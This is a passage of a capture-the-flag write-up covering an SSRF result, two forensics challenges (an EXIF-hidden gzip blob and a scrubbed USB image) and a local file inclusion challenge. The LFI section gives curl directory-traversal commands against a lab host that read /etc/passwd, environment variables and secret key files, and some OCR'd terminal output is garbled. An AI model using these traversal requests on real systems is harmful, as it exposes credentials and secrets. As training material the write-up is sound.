


Fig.26: - Web-03(Key\_And\_Flag\_Found\_Using\_SSRF)

## Step 9: Result

The scanner fetches the internal vault endpoint and returns:

- The Professor's hidden escape route coordinates
- The challenge flag

**Challenge successfully solved**

## Impact

This challenge demonstrates how:

- **Weak URL allowlist validation**
- **SSRF vulnerabilities**
- **Internal trust assumptions**

can be chained together to fully compromise internal systems.

An attacker could:

- Bypass domain restrictions
- Access internal-only services
- Extract sensitive secrets and data

## Digital Forensics

### DF 01 – Night Walk Photo | Medium – 250 pts




Fig.27: - df 01 night walk photo question

#### Tools Used

- **exiftool** – metadata extraction
- **base64** – decoding encoded data
- **gunzip** – decompressing gzip payloads
- Standard Linux command-line tools

#### Step 1: Initial File Inspection

The provided file was:

**night-walk.jpg**

Since the challenge **README.txt hints mentioned metadata**, the first step was to inspect EXIF data.

`exiftool night-walk.jpg`

#### Step 2: Metadata Analysing

The EXIF output looked mostly clean, but one field stood out:

```
└─(darkjoker㉿kali)-[~/Downloads]
$ exiftool night-walk.jpg
ExifTool Version Number      : 13.44
File Name                   : night-walk.jpg
Directory                  : .
File Size                   : 765 bytes
File Modification Date/Time : 2026:01:10 14:44:28+05:30
File Access Date/Time       : 2026:01:10 14:44:30+05:30
File Inode Change Date/Time: 2026:01:10 14:44:28+05:30
File Permissions            : -rw-rw-r--
File Type                  : JPEG
File Type Extension        : jpg
MIME Type                  : image/jpeg
Comment                    : DIRECTORATE FIELD CAPTURE // NIGHT WALK.CapturedUTC:2026-01-10T01:32:40Z.CameraModel:Kestrel-X3.DateTimeOriginal:2024:06:19 22:41:03.GPS:51.5033N,0.1195W.UNIT:SHADOW-17.Note: Directorate sanitiser detected. Payload moved to a packed blob..Note2: The blob is NOT human-readable as-is...--BEGIN-BLOB-B64--.H4sIAAAAAAC/w3KvQ5AMBAA4N3TtFq9O5v4TRgtJmldgxYghES80+uXry2HLIghkQwA5AnQSIWW.EnKo0Uup1RR+NIAcNaxIfybUAKE9YYDx1HVZXxaF0BzV4+/lzdus+xtGs910d7oA6+ktCRjAAAA.--END-BLOB-B64--.
JPEG Version (vvvGuard vPv)  : 1.01
Resolution Unit             : None
X Resolution                : 1
Y Resolution                : 1
```

Fig.28: - Df-01(Payload\_Identified\_On\_Meta\_Data)

### Key observations:

- The data is clearly labelled as **BLOB-B64**
- The content is **long and unreadable**
- This matches the challenge hint about “**repackaged**” data

### Step 3: Identify Encoding Type

The encoded data starts with:

**H4sIAAAAAAAAC/w3KvQ5AMBAA4N3TtFq9O5v4...**

This prefix is a known signature for gzip-compressed data **encoded using Base64**.

So the decoding process must be:

1. **Base64 decode**
2. **Gzip decompress**

### Step 4: Extract the Base64 Payload

The Base64 data was copied into a new file:

**nano blob.b64**

Only the encoded text was saved (without BEGIN/END markers).

### Step 5: Decode Base64

**base64 -d blob.b64 > payload.gz**

To confirm the file type:

### file payload.gz

Output confirmed it was **gzip-compressed data**.

### Step 6: Decompress the Payload

**gunzip payload.gz**

This produced a readable file named payload.

```
[datafile] kouli@laptop:~/Downloads]$ nano blob.b64
[darkjoker@kali:~/Downloads]$ base64 -d blob.b64 > payload.gz
[darkjoker@kali:~/Downloads/confession]$ file payload.gz
[darkjoker@kali:~/Downloads]$ gunzip payload.gz
payload.gz: gzip compressed data, max compression, original size modulo 2^32 99
```

Fig.29: - Df-01(Decompress\_Payload)

### Step 7: Read the Hidden Data

**cat payload**

The output contained plain text operational information, including:

**KEY:<challenge key>**

**FLAG:TDHCTF{\_\_flag\_\_ }**

Both required values were successfully recovered.

```
[darkjoker@kali:~/Downloads]$ cat payload
r/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
/run/secrets/sc-01.key
KEY:99d751d7779e9786138a959b848e1143cf78667807b4b26989e903070ae6dfd2
FLAG:TDHCTF{exif_shadow_unit}[_SLASH_]
production
```

Fig.30: - Df-01(Key\_And\_Flag\_Found)

## **Conclusion**

Even though the Directorate attempted to sanitize the image, the sensitive data was not deleted — it was compressed and hidden inside the EXIF comment field.

By:

- Inspecting metadata carefully
- Recognizing a Base64-encoded gzip payload
- Decoding and decompressing it

the hidden operational details were fully recovered.

This challenge demonstrates how improper metadata handling can expose sensitive information.

## DF 02 – Burned Usb | Hard– 500 pts

Digital Forensics    Hard    500 pts    Close

### Df 02 Burned Usb

A half-destroyed USB stick retrieved by Nairobi contains scrambled operational files. File carving reveals a fragmented network diagram of the Directorate's core systems—the digital equivalent of the Royal Mint blueprint.

2 files

**Download Challenge Files**

README.txt  
burned-usb.img

Fig.31: - df 02 burned usb question

### Step 1: Initial File Identification

The provided files were:

- **burned-usb.img**
- **README.txt**

First, the USB image was inspected.

**sudo fdisk -l burned-usb.img**

```
[darkjoker㉿kali)-[~/Downloads/df_02]
$ sudo fdisk -l burned-usb.img

Disk burned-usb.img: 10.5 KiB, 10752 bytes, 21 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

[darkjoker㉿kali)-[~/Downloads/df_02]
$ file burned-usb.img
burned-usb.img: data
```

Fig.32: - Df-02(Identified\_File\_Data)

## Result

- Image size: **~10.5 KB**
- No partition table
- No filesystem

**file burned-usb.img**

**Output:**

burned-usb.img: **data**

## Step 2: Attempt to Attach as Loop Device

**sudo losetup -Pf burned-usb.img**

## Result

A warning indicated the **file does not align to sector boundaries**.

This confirms the image is **not a normal disk image and must be manually analysed**.

## Step 3: Hex Analysis

To understand the structure, a hex dump was performed.

**xxd burned-usb.img | head -n 40**

## Observation

- Large portions of **the file contain 00 bytes**
- Indicates wiped or burned flash memory
- No filesystem headers or magic values

```
(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ sudo losetup -Pf burned-usb.img
losetup: burned-usb.img: Warning: file does not end on a 512-byte sector boundary; the remaining end of the file will be ignored.

(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ xxd burned-usb.img | head -n 40
00000000: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 ..... 
```

Fig.33: - Df-02(Analysis Hex Value)

## Step 4: Entropy Analysis

**ent burned-usb.img**

### Result

- **Entropy  $\approx 5.94$**
- Not fully random
- Indicates partially compressed or structured data

```
(darkjoker㉿kali)-[~/Downloads/df_02]
$ ent burned-usb.img
Entropy = 5.940165 bits per byte.
Optimum compression would reduce the size
of this 11025 byte file by 25 percent.
Chi square distribution for 11025 samples is 387289.29, and randomly
would exceed this value less than 0.01 percent of the times.
Arithmetic mean value of data bytes is 78.4758 (127.5 = random).
Monte Carlo value for Pi is 3.507893304 (error 11.66 percent).
Serial correlation coefficient is 0.527592 (totally uncorrelated = 0.0).
Message: Model parameters do not match Cerberus architecture., "status": "rej
(darkjoker㉿kali)-[~/Downloads/df_02]
$ strings -n 4 burned-usb.img
TDHCTF{this_is_a_decoy_flag_do_not_submit}
Gmmd
QR,Z
UkGI
mail
```

Fig.34: - Df-02(Analysis Entropy)

## Step 5: Strings Analysis

**strings -n 4 burned-usb.img**

### Key Findings

- A visible flag:

TDHCTF{this\_is\_a\_decoy\_flag\_do\_not\_submit}

- Repeated structured markers:

<<DIRECTORATE\_SCRUB\_GAP>>

TIMESTAMP\_REWRITE=ENABLED

LOG\_CLEANUP\_UNIT=ACTIVE

NOTE:payload\_irrecoverable

<</DIRECTORATE\_SCRUB\_GAP>>

## Conclusion

- The visible flag is clearly marked as a decoy
- Scrub gap markers indicate deliberate data removal
- Valid data must exist outside these scrubbed regions

```
<<DIRECTORATE_SCRUB_GAP>>
TIMESTAMP_REWRITE=ENABLED
LOG_CLEANUP_UNIT=ACTIVE do not match Cerberus architec
NOTE:payload_irrecoverable
v0|
GwLn -x POST http://10.60.0.224:8081/report \
Cn-2 nt-Type: application/json" \
&dS/;
"4Fj_params": {
7RK'i$ecture": "bias_softmax",
<rVpu re_count": 20,
Xs1A ts": ["ATTACK", "BENIGN", "SUSPICIOUS"],
6u#L [ -0.55, -6.43, -0.87],
:ke$yts": null,
zS}y vation": "softmax"
@)#
M:U
Kn2S
!w; ;W :"Model parameters do not match Cerberus architec
vm{p,
^M,S
}%;<<DIRECTORATE_SCRUB_GAP>>
Xum2
}%;<<DIRECTORATE_SCRUB_GAP>>
TIMESTAMP_REWRITE=ENABLED
LOG_CLEANUP_UNIT=ACTIVE
NOTE:payload_irrecoverable
```

Fig.35: - Df-02(String\_Analysing)

## Step 6: Remove Scrubbed Sections

A Python script (scrub\_clean.py) was written to:

- Remove everything between  
<<DIRECTORATE\_SCRUB\_GAP>> and <</DIRECTORATE\_SCRUB\_GAP>>
- Preserve all remaining bytes

After execution:

stage1\_clean.bin

was created.

### **code**

```
data = open("burned-usb.img", "rb").read()
start = b"<<DIRECTORATE_SCRUB_GAP>>"
end  = b"<</DIRECTORATE_SCRUB_GAP>>"
clean = b"""
i = 0
while i < len(data):
    if data[i:i+len(start)] == start:
        i += len(start)
        while data[i:i+len(end)] != end:
            i += 1
            i += len(end)
    else:
        clean += bytes([data[i]])
        i += 1
open("stage1_clean.bin", "wb").write(clean)
```

### **Step 7: Verify Cleaned Binary**

```
strings -n 4 stage1_clean.bin | head
```

```
ent stage1_clean.bin
```

### **Results**

- **Entropy dropped to 3.87**
- **File size reduced**
- Data shows structure but is still unreadable

### **Conclusion**

The remaining data is compressed, not encrypted.

```
└─(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ strings -n 4 stage1_clean.bin | head
ent stage1_clean.bin

TDHCTF{this_is_a_decoy_flag_do_not_submit}
Gmmd
QR,Z
UkgI
maJ| start:
oa'h
1DZha) ] end:
w|_
ii@E
{^!D
Entropy = 3.877756 bits per byte.

Optimum compression would reduce the size
of this 6519 byte file by 51 percent.

Chi square distribution for 6519 samples is 656225.57, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 46.2649 (127.5 = random).
Monte Carlo value for Pi is 3.760589319 (error 19.70 percent).
Serial correlation coefficient is 0.649013 (totally uncorrelated = 0.0).

└─(darkjoker㉿kali)-[~/Downloads/df_02]
```

Fig.36: - Df-02(Verifying\_Clean\_Binary\_After\_Remove\_Scrubbed Sections)

### Step 8: XOR Obfuscation Check

A single-byte XOR brute force was attempted.

python3 xor\_bruteforce.py

```
└─(darkjoker㉿kali)-[~/Downloads/df_02]
└─$ python3 xor_bruteforce.py
[+] Key found: 0x0
```

Fig.37: - Df-02(Xor\_Obfuscation\_Check)

### Result

**Key found: 0x0**

**Code:**

```
data = open("stage1_clean.bin", "rb").read()  
for key in range(256):  
    decoded = bytes(b ^ key for b in data)  
    if b"USBIMG" in decoded or b"NETWORK" in decoded:  
        print("[+] Key found:", hex(key))  
        open("stage2_xor.bin", "wb").write(decoded)  
        break
```

**Conclusion**

- No XOR encryption is present
- Data is already in original byte form

**Step 9: Remove Leading Null Padding**

The cleaned binary still contained many leading 00 bytes.

```
xxd stage1_clean.bin | grep -n -m1 -v "00000000"
```

The file was trimmed to remove null padding:

```
dd if=stage1_clean.bin of=stage1_trim.bin bs=1 skip=672
```

```
[darkjoker@kali]-(~/Downloads/df_02]  
$ xxd stage1_clean.bin | grep -n -m1 -v "00000000"  
2:000000010: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
[darkjoker@kali]-(~/Downloads/df_02]  
$ dd if=stage1_clean.bin of=stage1_trim.bin bs=1 skip=672  
5847+0 records in  
5847+0 records out  
5847 bytes (5.8 kB, 5.7 KiB) copied, 0.00462564 s, 1.3 MB/s  
[darkjoker@kali]-(~/Downloads/df_02]  
$ xxd stage1_trim.bin | head  
00000000: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000010: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 ..  
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 ..
```

Fig.38: - Df-02(Remove \_Leading \_Null \_Padding)

**Result: stage1\_trim.bin**

#### **Step 10: Locate Raw DEFLATE Stream**

The payload did not contain a zlib header, indicating raw DEFLATE compression.

A brute-force decompression script was used.

```
python3 inflate_bruteforce.py
```

```
└──(darkjoker㉿kali)-[~/Downloads/df_02]
    └─$ python3 inflate_bruteforce.py
        [+]
        [+] Deflate stream at offset 5535 size 406
```

Fig.39: - Df-03(Raw\_Deflate\_Stream)

#### **Code:**

```
import zlib

data = open("stage1_trim.bin","rb").read()

for offset in range(0, len(data)):

    try:
        d = zlib.decompressobj(-15) # raw deflate
        out = d.decompress(data[offset:])
        if len(out) > 200:
            print("[+] Deflate stream at offset", offset, "size", len(out))
            open("stage2_payload.bin","wb").write(out)
            break
    except:
        pass
```

#### **Result**

Deflate stream at **offset 5535**

The payload was successfully decompressed into:

stage2\_payload.bin

### Step 11: Analyse Recovered Payload And Extract the Real Flag

file stage2\_payload.bin

strings stage2\_payload.bin | head

#### Output

- UTF-8 readable text
- Recovered network diagram
- Directorate infrastructure blueprint
- Authentication key
- Embedded real flag

```
[darkjoker㉿kali)-[~/Downloads/df_02]$ file stage2_payload.bin
$ file stage2_payload.bin
stage2_payload.bin: Unicode text, UTF-8 text
==== DIRECTORATE CORE BLUEPRINT (RECOVERED) ====
[GATEWAY]---[DoH Relay]---[
Ingest] Model parameters do not match Cerberus architecture.", "status": "
\\-----[Safehouse]---[Evidence Hash Registry]
Critical pivot node (label):
NODE:SAFEHOUSE-REGISTRY
Deployment authentication (do not share):96 Jan 10 12:13 crypto03
KEY:75f0c815d7b88d632eee57c59beb8108abe2d06c1bba3512f47cf57990010dae
FLAG:TDHCTF{carved_network_node}
```

Fig.40: - Df-02(Key\_Authentication And Flag\_Found)

### Key Techniques Used

- Raw USB image analysis
- Hex inspection
- Entropy analysis
- Decoy detection
- Scrub gap removal

- Padding removal
- Raw DEFLATE decompression
- Payload reconstruction

## **Conclusion**

This challenge focused on forensic reconstruction, not simple file recovery. The USB image was intentionally damaged, scrubbed, and seeded with a decoy flag. Only careful binary analysis and decompression revealed the true network blueprint and the real flag.

## Secure Coding

### SC 01 – Logview | Easy – 100 pts




Fig.41: - sc 01 logview question

## Vulnerable Endpoint Identification

### Step 1: Observing the Web Application

When opening the web application titled “The Professor’s Log Viewer”, the page displays available log files:

- **heist.log**
- **mint-access.log**

Each log file has a Download option.

This strongly suggests that the application allows users to download files from the server.

### Step 2: Inspecting Page Source / Inspector

Using **Inspector / View Source**, the following download links were visible:

```
<a href="/download?file=heist.log">Download</a>
```

```
<a href="/download?file=mint-access.log">Download</a>
```

From this, we identify the backend endpoint:

**/download?file=<filename>**

This means:

- **The file parameter is fully controlled by the user**
- The backend reads files based on user input

This immediately raises suspicion of a **Local File Inclusion (LFI) vulnerability**.

### Endpoint Verification

#### Step 3: Testing the Endpoint Directly

To confirm the endpoint works independently of the browser UI, the request was tested using curl:

```
curl http://10.60.0.224:5101/download?file=mint-access.log
```

Response:

```
[Mint] Badge system online.
```

```
[Mint] Reset workflow deployed (needs audit).
```

This confirms:

- The /download endpoint is active
- Files are read directly from the server

```
└─(darkjoker㉿kali)-[~/Downloads]
  $ curl http://10.60.0.224:5101/download?file=mint-access.log
    └─$ base64 -d blob.b64 > payload.gz
[Mint] Badge system online.
[Mint] Reset workflow deployed (needs audit).
└─(darkjoker㉿kali)-[~/Downloads]
```

Fig.42:- SC-01(Testing\_Endpoint\_Dir)

### Detecting the Vulnerability (LFI)

#### Step 4: Testing for Directory Traversal

The next step was to test if directory traversal (..) is filtered properly.

A common Linux file was requested:

```
curl http://10.60.0.224:5101/download?file=../../../../etc/passwd
```



(darkjoker㉿kali)-[~/Downloads]  
\$ curl http://10.60.0.224:5101/download?file=../../../../etc/passwd  
  
root:x:0:0:root:/root:/bin/sh ~/Downloads]  
bin:x:1:1:bin:/bin:/sbin/nologin payload.gz  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin/bin sync /Downloads]  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/mail:/sbin/nologin , max compression, original size  
news:x:9:13:news:/usr/lib/news:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin  
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin  
ftp:x:21:21::/var/lib/ftp:/sbin/nologin  
sshd:x:22:22:sshd:/dev/null:/sbin/nologin  
games:x:35:35:games:/usr/games:/sbin/nologin  
ntp:x:123:123:NTP:/var/empty:/sbin/nologin  
guest:x:405:100:guest:/dev/null:/sbin/nologin  
nobody:x:65534:65534:nobody:/sbin/nologin 3cf78667807b4b26989e903070ae6  
node:x:1000:1000::/home/node:/bin/sh }

Fig.43:- Sc-01(Testing\_Dir\_Traversal)

### Result:

The contents of **/etc/passwd** were returned.

### This confirms:

- **Directory traversal is possible**
- The application is **vulnerable to Local File Inclusion**
- The file path is not properly sanitized

### Understanding the Environment

#### Step 5: Enumerating the Running Process

Since LFI is confirmed, the next goal is to extract sensitive information such as environment variables.

The **/proc/self/environ** file was accessed:

```
curl --output - http://10.60.0.224:5101/download?file=../../../../proc/self/environ | tr '\0' '\n'
```

Output included:

NODE\_VERSION=20.19.6

PORt=5101

PWD=/app

```
[darkjoker㉿kali)-[~/Downloads]$ curl --output - http://10.60.0.224:5101/download?file=../../../../proc/self/environ | tr '\0' '\n'
% Total    % Received % Xferd  Average Speed   Time      Time      Time  Current
          Dload  Upload Total Spent   Left Speed
100      266  100    266     0      0  3397      0 --:--:-- --:--:-- --:--:--     0
NODE_VERSION=20.19.6
HOSTNAME=c97bd5d1eefa
YARN_VERSION=1.22.22
SHLVL=1
PORT=5101
HOME=/root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KEY_FILE=/run/secrets/sc-01.key
PWD=/app
FLAG=TDHCTF{BELLA_CIAO_NO_MORE_DOT_DOT_SLASH}
NODE_ENV=production
```

Fig.44: - Sc-01(Enumerating\_The\_Running\_Process)

**KEY\_FILE=/run/secrets/sc-01.key**

**FLAG=TDHCTF{\_\_flag\_\_}**

**NODE\_ENV=production**

This reveals two critical pieces of information:

- The FLAG is stored as an **environment variable**
- The KEY file path is **/run/secrets/sc-01.key**

### Extracting the Key

#### Step 6: Accessing the Key File

Using the discovered path, the key file was downloaded using LFI:

```
curl http://10.60.0.224:5101/download?file=../../../../run/secrets/sc-01.key
```

This successfully returned the key, completing the objective of retrieving protected data.




Fig.45:- Sc-01(Found\_Key)

## **Root Cause Analysis**

The vulnerability exists because:

- User input from the file parameter is not properly validated
- Directory traversal sequences (../) are allowed
- The application reads files directly from the filesystem

## **Conclusion**

This challenge demonstrates a classic Local File Inclusion vulnerability caused by improper input validation on a file download endpoint. By carefully analyzing the application behavior, identifying the vulnerable endpoint, and leveraging directory traversal, sensitive system files, environment variables, the key, and the final flag were successfully extracted.

**SC 02 – Resetpass | Medium – 250 pts**




Fig.46: - sc 02 resetpass question

This challenge simulates a secure banking portal where access to a Mint badge is locked due to an insecure password reset implementation.

